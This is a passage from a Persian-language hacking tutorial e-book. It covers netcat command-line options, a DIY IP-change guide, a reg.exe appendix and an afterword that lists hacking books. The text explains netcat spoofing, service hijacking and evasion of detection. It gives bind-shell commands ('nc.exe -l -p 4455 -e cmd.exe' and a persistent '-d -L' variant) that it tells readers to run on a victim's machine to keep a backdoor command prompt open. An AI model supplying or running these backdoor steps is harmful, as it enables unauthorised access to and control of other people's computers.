٧	-L	این گزینه تنها در سیستم های نوع ویندوز قابل استفاده بوده و نسبت به گزینه قبلی یعنی گزینه L– از قابلیت بیشتری برخوردار است. گزینه مورد بحث برنامه NC را مجبور میکند تا پس از بستن یک اتصال ، اقدامی را جهت تغییر حالت مجدد گوش به زنگ با بهره گیری از گزینه سطر فرمان مورد نظر انجام دهد. به ترتیب T برنامه NC میتواند در خواست بعدی جهت اتصال را بدون دخالت کاربر و حتی پس از آن که فرآیند اتصال اولیه به اتمام رسیده و بسته شده است ، بپذیرد. مشابه گزینه l– بهره گیری از این گزینه مستلزم استفاده از گزینه p– یا u– میباشد.
٨	-n	استفاده از این گزینه برنامه NC را از هرگونه کوششی به منظور دستیابی به نام میزبان منع میکند. هنگامه استفاده از گزینه مذکور اطمینان حاصل کنید که نام هیچ میزبانی را به عنوان آرگومان سطر فرمان مورد بهره برداری قرار نداده اید.
٩	-o<*hexfile*>	استفاده از این گزینه باعث میشود تا داده ها به صورت هگزادسیمال یا مبنای شانزده در فایلی با مشخصه lehexfi ذخیره شود. فرمان nc -o hexfile هم داده های ورودی هم داده های خروجی را به صورت هگزادسیمال ذخیره میکند. در فایل حاصل علامت > و < به ترتیب بیانگر داده های ورودی و خروجی خواهند بود. برای اینکه عملیات حاصل از به کار گیری این گزینه تنها بر روی داده ورودی انجام شود کافی است فرمان فوق را به صورت nc –o < hexfile تغییر دهید. به طور مشابه فرمان nc –o > hexfile عملیات مورد نظر را تنها بر روی داده های خروجی انجام میدهد.
١٠	-p<*port*>	با بهره گیری از این گزینه میتوان شماره پورت محلی مورد استفاده برنامه NC را مشخص نمود. به کارگیری این گزینه هنگام استفاده از گزینه l– یا L– جهت تحصیل گوش به زنگ امری ضرری است. در صورتی که

(c) ketabton.com: The Digital Library

		از گزینه مورد بحث استفاده نشود NC از هر پورتی که سیستم به آن اختصاص بدهد استفاده خواهد کرد (این وضعیت چیزی است که در مورد بیشتر برنامه های کاربردی TCP یا UDP شاهد آن هستیم) . به خاطر داشته باشید که در سیستم نوع یونیکس تنها کاربر اصلی موسوم به root قادر به استفاده از پورت های کوچکتر از ۱۰۲۴ است.
۱۱	-r	برنامه nc پورت های محلی و پورت های راه دور یا به عبارت دیگر پورت های مبدا و مقصد را به صورت تصادفی انتخاب میکند. این قابلیت در مواقعی مفید واقع میشود که بخواهیم با استفاده از این برنامه اطلاعاتی را درباره محدوده بزرگی از پورت های موجد بر روی سیستم به دست آورده و ترتیبی نامشخص از پورت های مبدا و مقصد را مورد بهره برداری قرار دهیم. این فعالیت به فرایند پیمایش یا اسکن پورت های موجود توسط برنامه NC تشابه کمی داشته و بدین ترتیب سیستم های ردیابی را در پیگیری فعالیت های NC گمراه خواهد کرد. چنان چه از این گزینه به همراه گزینه i– با یک تاخیر تقریبا طولانی استفاده شود ، ان گاه فرایند انتخاب پورت ها تشابه کمتری با اسکن آن ها خواهد داشت ، با وجود این یک مدیر سیستم باهوش با کمی دقت و حوصله در وقایع ثبت شده توسط سیستم همواره می تواند به موضوع فوق پی ببرد.
۱۲	-s	این گزینه آدرس IP منبعی را که برنامه NC باید هنگام برقراری ارتباطات خود از آن ها استفاده کند مشخص می نماید. گزینه فوق به مهاجمین اجازه میدهد تا حقه هایی را به دور از چشمان مدیران سیستم سوار کنند. پیش از هر چیز این گزینه امکان پنهان کردن آدرس IP مهاجمین یا جعل آدرس IP دیگران را در اختیار آنها قرار می دهد. در صورت جعل آدرس مهاجم مورد نظر برای دست یابی به اطلاعات ارسالی به آدرس مورد استفاده وی باید از گزینه g– جهت مسیر یابی منبع بهره بگیرد. نکته بعدی این است که در بسیاری از موارد در حالت گوش به زنگ می توان اقدام به ربودن سرویس کرد. همان گونه که میدانید تمام سرویس های TCP یا UDP از طریق پورت مشخصی قابل دستیابی هستند. برای مثال سرویس SYSLOG بر روی پورت UDP شماره ۵۱۴ جهت دریافت داده ها مورد نظر قابل استفاده است. با این وجد در صورت استفاده از برنامه NC به منظور گوش فرا دادن به پورت شماره ۵۱۴ و نیز بهره گیری از گزینه s– جهت تعیین آدرس IP منبع هر گونه اطلاعات ارسالی به آدرس IP مذکور ابتدا در اختیار برنامه NC قرار خواهد گرفت .
۱۳	-t	در صورتی که برنامه NC با بهره گیری از گزینه TELNET کامپایل شده باشد استفاده از این گزینه امکان میدهد تا برنامه NC با سرور Telnet به گفتگو بنشیند. هرچند ممکن است اطلاعات رد بدل شده به اندازه کافی با مفهوم به نظر نرسد اما تلاش برای اتصال به پورت TCP شماره ۲۳ که پورت متداول جهت اتصال به سرور Telnet می باشد ، موجب خواهد شد تا اعلان اتصال به برنامه Telnet بر روی صفحه ظاهر شود.
۱۴	-u	این گزینه موجب میشود تا NC به جای استفاده از پروتکل TCP از پروتکل UDP بهره گیرد. از این گزینه میتوان هم در حالت کلاینت و یا سرور بهره برد.
۱۵	-v	این گزینه میزان اطلاعاتی را که برنامه NC باید در فعالیت خود به کاربر گزارش بدهد مشخص میکند. عدم استفاده از این گزینه موجب میشود تا NC هیچ اطلاعاتی در مورد روند کار خود در اختیار کاربر قرار ندهد. از طرف دیگر استفاده از یک گزینه v– باعث میشود تا برنامه NC در صورت بروز هرگونه مشکلی اطلاعاتی را در مورد آدرسی که قصد برقراری ارتباط با ان را دارد در اختیار بگذارد. همچنین بهره گیری از دو گزینه v– متوالی باعث خواهد شد تا NC کاربر خود را در جریان میزان اطلاعات ارسالی یا دریافتی قرار دهد.
۱۶	-w<*seconds*>	این گزینه مدت زمان را بر حسب ثانیه مشخص میکند که برنامه NC باید پیش از صرفنظر از اتصال ، برای برقراری آن منتظر بماند. گزینه مذکور هم چنین مدت زمانی را مشخص میکند که برنامه NC پس از مواجه با شاخص EOF (شاخص پایان فایل یا End-Of-File) حین دریافت اطلاعات از ورودی استاندارد ، پیش از بستن اتصال باید منتظر بماند. این رفتار در مواردی از اهمیت خاص برخوردار است که قصدمان ارسال فرمان مورد نظر از طریق NC به یک سرور راه دور بوده و انتظار دریافت حجم بزرگی از اطلاعات را داشته باشیم (مانند ارسال یک فرمان HTTP به وب سرور جهت بارگیری یک فایل حجیم)
۱۷	-z	در صورتی که قصدمان تنها اطلاع از پورت های باز باشد ، به احتمال قوی بهره گیری از ابزار nmap کفایت میکند. اما گزینه z– برنامه NC را وادار می کند تا تنها اطلاعاتی را در حد کفایت راجه به پورت هایی که از مجموعه که برنامه های مختلف از طریق آنها در حالت گوش به زنگ به سر میبرند ، در اختیار قرار دهد.

دیگه استفاده و شیوه ترکیب بندی با خودتان ، من کامل توضیح دادم پس خودتان با توجه به نیازتان ترکیب های مختلفی را به وجد آورید مثل این چند ترکیب مشهور :

C :\> nc.exe -l -p 4455 -e cmd.exe

این ترکیب مشهور را باید روی ماشین قربانی اجرا کنید تا روی پورت ۴۴۵۵ ماشین هدف برنامه CMD یا همان خط فرمان اجرا شود و شما با یک Telnet ساده به پورت شماره ۴۴۵۵ به ان دسترسی پیدا کنید. (این یکی فقط بخاطر رایگان بودن مقاله به غایت!! اگر قبل از سویچ e– سویچ d– را استفاده کنید اگر پنجره خط فرمان ، که در آن دستور باز شدن پورت را صادر کرده اید بسته هم شود ، باز پورت

(c) ketabton.com: The Digital Library

مورد نظر باز میماند و برنامه پشت آن گوش به زنگ ؛ اگر به جای گزینه l– از گزینه L– استفاده کنید بعد اتمام کار شما با برنامه NC دیگر از پشت پورت خارج نمیشود و همیشه تا راه اندازی مجدد آن ماشین پشت آن پورت گوش به زنگ برنامه CMD را نگه میدارد). پس سعی کنید حتی اگر این توضیحات را هم متوجه نشدید !! از شکل عمومی NC در این باره به صورت زیر استفاده کنید:

C :\> nc.exe –p 4455 –d –L –e cmd.exe

بجای عدد ۴۴۵۵ هم توصیه میکنم از پورت های شماره بالا استفاده کنید و نیز میتوانید به جای خط فرمان هر چیز دیگری را اجرا کنید !! این یک بار دیگر بگم این فرمان بالا را باید روی ماشین قربانی اجرا کنید نه روی ماشین خودتان .

زنگ تفریح:

چگونه IP خود را عوض کنیم؟

در این مقاله آموزش می دیم چه جوری IPخودتون را با یه IP دیگه از همون Rangeعوض کنین .هر موقع که به اینترنت وصل مي شويد، پروتكل DHCP به شما یک IP تخصیص میدهد .عوض کردن این IP کار چندان سختي نيست و البته ميتونه مفيد هم باشه ! مثلا موقعي كه شما تحت حمله DDoS هستين !! يا وقتي كه ميخواهين تمامي درخواستها به يه وب سرور رو به طرف خودتون Redirect کنین (این به درد ما میخورد !) يا فرضاً وقتي كه IP شما بسته شده و ميخواين به جاي اون از يه IPديگه در Rangeخودتون استفاده کنین و یا ...به تغییر دادن IP احتیاج پیدا میکنین !

اطلاعات مورد نیاز :

قبل از اینکه شما بتوانید IP خودتون رو عوض کنین، بايد يه سري اطلاعات جمع کنین .این اطلاعات عبارتند از : محدوده IP شما ، Subnet Mask ، مدخل (Gateway) پیش گزیده ، سرور DHCP و سرورهاي DNS .

۱- به دست اوردن محدوده (IP) : بدست اوردن IP Range اصلاً سخت نیست !فرض کنید IPشما 24.193.110.255 باشه . شما میتونین به طور مشخص از محدوده زیر براي IPجدید خودتون انتخاب کنین :

24.193.110.255 > [آي پي جديد] > 24.193.110.1

۲- به دست اوردن Subnet Mask، مدخل، سرور DHCP و DNS : به دست اردون اینها هم ساده است! یه خط فرمان DOS باز کنین و توش تایپ کنین:
ipconfig /all شما حالا باید بتونین یه چیزي شبیه به این ببینید :

Host Name . . . . . : My Computer Name Here
Primary Dns Suffix . . . . . :
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : xxxx.xx.x
Description . . . . . : NETGEAR FA310TX Fast Ethernet Adapter (NGRPCI)
Physical Address. . . . . : XX-XX-XX-XX-XX-XX
Dhcp Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 24.xxx.xxx.xx
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . : 24.xxx.xxx.x
DHCP Server . . . . . : 24.xx.xxx.xx
DNS Servers . . . . . : 24.xx.xxx.xxx
24.xx.xxx.xx
24.xx.xxx.xxx
Lease Obtained. . . . . : Monday, January 20, 2003 4:44:08 PM
Lease Expires . . . . . : Tuesday, January 21, 2003 3:43:16 AM

خوب ! این تموم اطلاعاتي بود که نیاز داشتین . بهتره اون خط فرمان DOS رو باز نگه دارین یا اینکه اطلاعات آن را کپي کنین .(براي کپي کردن، متن رو انتخاب کنین و یکبار روش کلیک کنین)

۳- عوض کردن IP : براي عوض کردن IP خودتون، اول باید یک IPانتخاب کنین ! (یادتون نره که تو محدوده باشه) به نظر من بهتره اول مطمئن بشین که این IPجدید مُرده) ! این IP را (که انتخاب کردی) پینگ کنین و اگه Time Out داد مطمئن باشین که میشه ازش استفاده کرد .حالا در Control Panel برید به Network Connections و روي Connection فعال دابل کلیک کنین . دکمه Properties را بزنین و برید به برگه Networking. حالا (Internet Protocol TCP/IP) را انتخاب کنین و دکمه Properties را بزنید .در پنجره جديدي كه باز شده، قسمتهاي Use the following IP address و Use the following DNS server addresses را با توجه به اطلاعاتي كه در قسمت ۲ به دست اوردین پر کنید . در قسمت اول ، IP اي رو که انتخاب کردید (IP جدید) و در قسمت دوم، آدرس DNS Server را وارد کنین .حالا تغییرات رو ثبت و تأیید کنین .فقط یه تست کوچیک مونده ! در مرورگر خودتون، آدرس یه سایت را وارد کنید .اگه صفحه سایت اومد، بدونین که با IP جدید دارین کار میکنید .براي اینکه مطمئن بشین که تغییرات اعمال شدن، دوباره در خط فرمان DOSتایپ کنین ip config /all اگه پس از اجراي این دستور، IPو DNSجدید رو دیدید، بدونین که درست عمل کردید

(c) ketabton.com: The Digital Library

ضمیمه هفتم و البته آخرین ضمیمه ؛ معرفی برنامه REG.exe :

خوب شاید خیلی مواقع شما به سیستم هدف دست پیدا کنید تحت یک کاربر محدود و شما دانش استفاده از رجیستری را دارا هستید ولی ابزار این کار را ندارید در بیشتر مواقع ویرایش گر گرافیکی رجیستری نیز در دسترس نیست و کار آدم خیلی مشکل میشود حال شما اگر اطلاعاتی در باره ابزار reg.exe داشته باشید تمام مشکلات شما حل میشود .

کار با آن ساده است قصد توضیح دادن آن را ندارم میتوانید توضیحات کامل ان را در۱۴ کتابی که معرفی کرده ام در پایین ، پیدا کنید.


اختتامیه :

خوب دیگر واقعاً خسته شده ام از بس که تایپ کرده ام شب پیش داشتم سایت های امنیت را می گشتم که دیدم سایت آشیانه مبالغ هنگفتی میگیرد و مطالبی در همین سطح و البته پایین تر!! را آموزش می دهد و البته متدهای برای هک فقط در شرایط خاص و.... من گفتم ای بابا...

من سعی کردم در این مقاله آموزش سیستماتیک حمله را به شما دوستان آموزش بدهم. در این شیوه ، شما مثل یک انسان عقده ای که یک (فقط یک) متد را بلد است و فقط دنبال ماشین های خاصی میگردد که به وسیله آن متد آسیب پذیر هستند ؛ نیستید بلکه شما با انتخاب یک هدف خاص و البته باید برای شما هم صرف هم داشته باشد شروع به حمله به آن میکنید تا به هدف خود برسید. کار بسیار آسان است ، و نیازی به داشتن اطلاعات آنچنانی نیز در ۹۰% مواقع ندارد فقط باید حوصله داشته باشد همین بس ، باور کنید این مطلب خیلی راحت است اعتماد به نفس داشته باشد و مطالعه کنید (من واقعاً تا به حال هر چه یاد گرفت ام از کتاب بوده در بیش از ۷۰% از مواقع) ، دیگه همین چند تا کتاب پایین معرفی میکنم اگر حوصله دارید E-BOOK آن را پیدا کنید بخوانید خیلی به شما کمک میکند در این راه.


۱- کتاب Hacking Exposed که فکر کنم از سایت کروز بتوانید پیدا کنید . (توصیه میشود)
۲- کتاب Hacking Linux Exposed که آن هم از سایت کروز قابل بارگیری است.

۳- کتاب Security-Warrior که این شکلی



۴- کتاب Anti-Hacker toll kit که بیش از ۴۵% مطالب این مقاله از آن است . (توصیه میشود)
۵- کتاب Computer Crime Incident Response: Investigating که خوب است . (توصیه میشود)
۶- کتاب Hack Counter که چندین ترجمه از ان نیز موجد میباشد.
۷- کتاب Kevin Mitnick Art Of Deception که در باره هنر مخ زنی .
۸- کتاب Security+ که از مایکروسافت .
۹- کتاب Google Hack .(در صورت بیکاری بد نیست!!)
۱۰- کتاب Hack Proofing Your Network که این هم مثل بالای است یا شاید یک درجه بالاتر !!
۱۱- کتاب Microsoft Windows XP registry guide هم بد نیست.
۱۲- و ....

** داشتن کتاب فرهنگ لغت مایکروسافت با عنوان Microsoft Computer Dictionary هم در مطالعه از ضروریات است که این شکلی:



***

به پایان مقاله رسیدیم امیدوار هستم این مقاله مفید واقع باشد برای شما دستان ؛ به امید موفقیت برای همه ، البته در هر کاری که هستند و نیز در هر مقطعی که هستند .

(c) ketabton.com: The Digital Library

دوستار تمامی دوستان Zxo003 .
یا با نام مستعار " آقای من ".
با تشکر از هم کاری خودم " خوژت هکر ".

پایان

Get more e-books from www.ketabton.com
Ketabton.com: The Digital Library